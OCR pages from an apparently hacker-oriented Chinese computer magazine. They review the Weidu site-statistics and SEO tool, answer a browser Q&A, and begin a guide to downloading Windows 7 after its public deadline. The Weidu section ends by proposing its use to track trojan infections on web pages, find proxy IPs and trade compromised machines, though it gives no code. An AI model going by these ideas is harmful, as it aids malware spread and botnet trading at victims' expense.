


图23

解密（貌似只有对付网马的时候才需要它）、木马检测（它是为初级站长提供的一个参考，可以初级的分析一下此站的首页是否存在恶意代码，还是不能太过相信这个东西），如图23，还有各类的转换工具，几乎是一应俱全。友情连接查询，则是一个非常创新实用的功能，能够很方便的让我们来清理死链，并且附带显示了对方被收录的数量，RP值，外链数，从而让我们更加容易决定友情链接的添加与删除，如图24。

不过它还是存在一些问题的，有一些明明已经做好了友链，可是它还是显示未链接，请大家在它验证的基础上手工再验证一次。常用工具给我们一个总和的SEO优化的集合，极大的方便了操作，不用在整天上站长之类的站点去查询，个人感觉维度的速度还是很好的。

关于维度就初步给大家介绍到这里，我们可以清楚的发现，维度的用心，第一个大块着重与数据的分析与展示，而第二个大块则是更加注重交流，第三个则是所有实用的工具的合




图24

集，可见维度的良苦用心，而且维度本身也是一个IM，还很方便提供了联系客服的方式，一切为了抓住用户。当然了，维度除了这些外还有非常贴心的提醒功能，免费使用，可以手机短信提醒哦！呵呵，让我们随时掌握网站的信息，至于他们出的VIP相比而言，更商业化一些的站点才需要，对我们来说免费的功能已经很强大了。如果能够灵活应用，我想大家的站点一定能够更加牛叉，搜索引擎的关键字排名会嗖嗖的飙升。


说完了正常的应用，下面我们来讨论一下维度在一些其他方面中的应用吧，如果我们挂马，在页面中插入维度代码，然后就能很直观的通过客户端来实时的观测访问人数，从而判断马儿是否能够大面积扩散，并且它提供的GOOGLE MAP等实在是太适合观察了，那些喜欢刷钻的X子们，也不用去一个个找了，直接在地图上看下就知道哪个IP能用来当代理了，岂不快活？省去了很多麻烦。而且它提供了IM的功能，呵呵，很方便一票人交流自己的战果和肉鸡，我想它也能和我们的马儿很好的结合起来，比如马儿自动访问某个设定的网页，我们就能通过维度来清晰的看到一片深紫色，我们的养马场的范围显而易见了，交易肉鸡明码标价，则更加方便快捷了，当然这些都是一些初步的想法，我相信它还有其他的妙用，一定会给我们带来不同的体验，不同于一般的统计，一些注入点我们都能很容易的通过它来判断出来，从而更容易的保护自己网站的安全，当然追踪就更加容易直观。

(本文所涉及到的vdoing已收录到光盘中)



问：为什么我使用遨游浏览器的在线收藏夹总是哪么慢呢？而且经常是半天也登陆不上去，请问这要怎么办呢？

答：在登陆时候首先点击“网络设置”，选择“不使用代理服务器”这样就能在很大程度上提高登陆速度了，一般只有在网吧等地方才会出现这类问题，还有就是排除你当前的网络故障。



过期也能取得Windows7Ulimate&Server

s7lx

微软官方给出的Windows7的下载时限是截至到2月10日，超过这个时限后，除非是MSDN和TechNet用户，否则我们就只能在非官方的地方获得了。我们就真的无法从微软官方得到Windows7了吗？答案当然是否定的。下面我就来介绍一下如何突破时间限制取得Windows7Ulimate&Server &WDK。首先，打开我们的搜索引擎，输入“windows 7 ecosystem readiness”，打开搜索到的第一个链接，如图1。

这个是微软为Connection用户开辟的Windows7下载通道，那么成为Connection用户需要什么条件吗？似乎不需要。直接点击“Register Now”按钮，就进入了注册页面，如图2。




图1




图2

点击“现在注册”，由于我已经注册过了，所以注册的过程就省略了，反正跟一般网上论坛的注册没什么太大区别。唯一需要注意的就是微软需要你提供自己的电话号码什么的，而且是必须填写项，这个大家可以随便写，只要那个Email正确就可以了，我推荐使用Gmail。这个注册过程需要用我们的邮箱进行验证，这一点和我们的国内的一些管理严格的论坛也是一样的。




图3

注册完成后请大家退出登录，然后重新进入这个页面登录，以此来保证和我的步骤的一致性。输入我们的Email和密码登录后就会来到如图3所示的页面，大家会看到这里有很多的链接，我们最关心的就是图4中的那个链接。

大家可以看到，在这里可以下载Windows7Ultimate，也可以下载Server版，更可以下载Windows7的DDK（现在已经改名叫WDK了），下载页面如图5（这个是Windows 7的WDK）、图6（这个是未曾谋面的Windows7 server）、图7（这个就是Windows7 Ultimate）所示。




图4

